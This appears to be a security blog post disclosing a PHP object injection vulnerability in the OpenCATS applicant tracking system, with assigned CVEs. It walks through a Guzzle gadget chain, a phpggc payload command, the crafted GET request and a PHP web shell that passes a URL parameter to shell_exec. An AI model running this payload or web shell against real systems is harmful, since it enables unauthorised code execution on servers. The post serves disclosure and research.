

by **snoopysecurity**

in Web-application-security

OpenCATS is an application tracking system that is written in PHP. More about OpenCATS can be seen here: <https://www.opencats.org/>. OpenCATS is vulnerable to PHP Object injection, by leveraging this vulnerability, it is possible to conduct arbitrary file write and execute arbitrary code on a system.

OpenCATS has an activity area to keep track of activities.



The `parameters.activity:ActivityDataGrid` parameter is sending serialized data as seen below which is being deserialized by the application using the `unserialize` function.

◀   ▶

```

262     }
263     /* Split function parameter into module name and function name. */
264     $IdentifierParts = explode(':', $Identifier, 2);
265
266     $Module = preg_replace(["^A-Za-z-0-9"], "", $IdentifierParts[0]);
267     $Class = preg_replace(["^A-Za-z-0-9"], "", $IdentifierParts[1]);
268
269     if (isset($IdentifierParts[2]))
270     {
271         $Smvc = strtolower($IdentifierParts[2]);
272     }
273
274     if (!file_exists(sprintf('modules/%s/data/srds.php', $Module)))
275     {
276         trigger_error("No datagrid named: '$Identifier'");
277     }
278
279     include_once (sprintf('modules/%s/data/srds.php', $Module));
280
281     $Obj = new $Class($SESSION['CATS']->getUID(), $Parameters, $Smvc);
282
283     return $Obj;
284 }

```



to exploit with vulnerability, a PoC gadget chain can be created using guzzletup. A `__destruct` magic method available within

`/var/www/public/vendor/guzzlehttp/guzzle/src/Cookie/FileCookieJar.php` can be leveraged to write arbitrary files to the system.

The relevant code that needs to be triggered can be seen below:

```
public function __destruct()
{
    $this->save($this->filename);
}

/**
 * Saves the cookies to a file.
 *
 * @param string $filename File to save
 * @throws \RuntimeException if the file cannot be found or created
 */
public function save($filename)
{
    $json = [];
    foreach ($this as $cookie) {
        /** @var SetCookie $cookie */
        if (CookieJar::shouldPersist($cookie, $this->storeSessionCookies)) {
            $json[] = $cookie->toArray();
        }
    }

    $jsonStr = \GuzzleHttp\json_encode($json);
    if (false === file_put_contents($filename, $jsonStr)) {
        throw new \RuntimeException("Unable to save file {$filename}");
    }
}
```

In the above example, the `destruct()` magic method calls the `save()` method on the `FileCookieJar` class. The `save` method takes a value called `filename` which is a property of an object. The contents of this file come from the `$json` array which gets the value from `$cookie->toArray()`, and `$cookie` being an object.


Multiple checks are also done to ensure that `$cookie->getExpires()` returns true and `$cookie->getDiscard()` returns false. After these checks, the `$json` array is then json encoded and written to a file using the `file_put_contents` function.

This is an already known gadget found by cf which is available within Guzzle versions 6.0.0 <= 6.3.3+

`phpggc` can be used to generate a serialized exploit payload for this gadget


A payload such as `<?php echo shell_exec($_GET['e']. ' 2>&1'); ?>` can now be used with `phpggc` to generate a serialized gadget chain which will store `shell.php` within `/var/www/public/shell.php` of the target OpenCAT system.

```
master > ./phpggc -u --fast-destruct Guzzle/FW1 /var/www/public/shell.php /tmp/
a%3A2%3A%7Bi%3A7%3Bo%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A41%3A%22'
```



The request with the payload can now be sent.

```
GET /index.php?m=activity&parametersactivity%3AActivityDataGrid=a%3A2%3A%7Bi%3A7%3Bo%3A31%3A%22GuzzleHttp%5CCookie%5CFileCookieJar%22%3A4%3A%7Bs%3A41%3A%22'
Host: dvws.local
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://dvws.local/index.php?m=activity
Cookie: _pc_tvs=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpYXQiOiJlZ2MDkzNjMwNTYsInB0ZyI6eyJjbW'
Upgrade-Insecure-Requests: 1
```




The `shell.php` can now be leveraged to execute arbitrary code.



```
[[ Expires :1, Discard :false, value : uu=0z(www-uaa) yiu=0z(www-uaa) groups=0z(www-uaa) ]]
```



**Note:** Multiple other areas within OpenCATs are also taking deserialized user input which can be leveraged for the same vulnerability. Also, Multiple Cross-site Scripting (XSS) issues also exist on this codebase.



I've opened a GitHub issue to report this [issue](#) and CVE has assigned two CVEs as well: CVE-2021-25294 and CVE-2021-25295

Subscribe [via RSS](#)

Share:



[PHP Object Injection Exploitation Notes](#)

[ADempiere Unsafe Deserialization to Code Execution](#)



| **Blog**

Site Map

About

Posts

Wall Of Sheep

Contact

[✉ @snoopysecurity](#)

[🐦 snoopysecurity](#)

[📞 snoopysecurity](#)

[in Sam Sanoop](#)

Subscribe [via RSS](#)

Hack adventures while segfaulting through life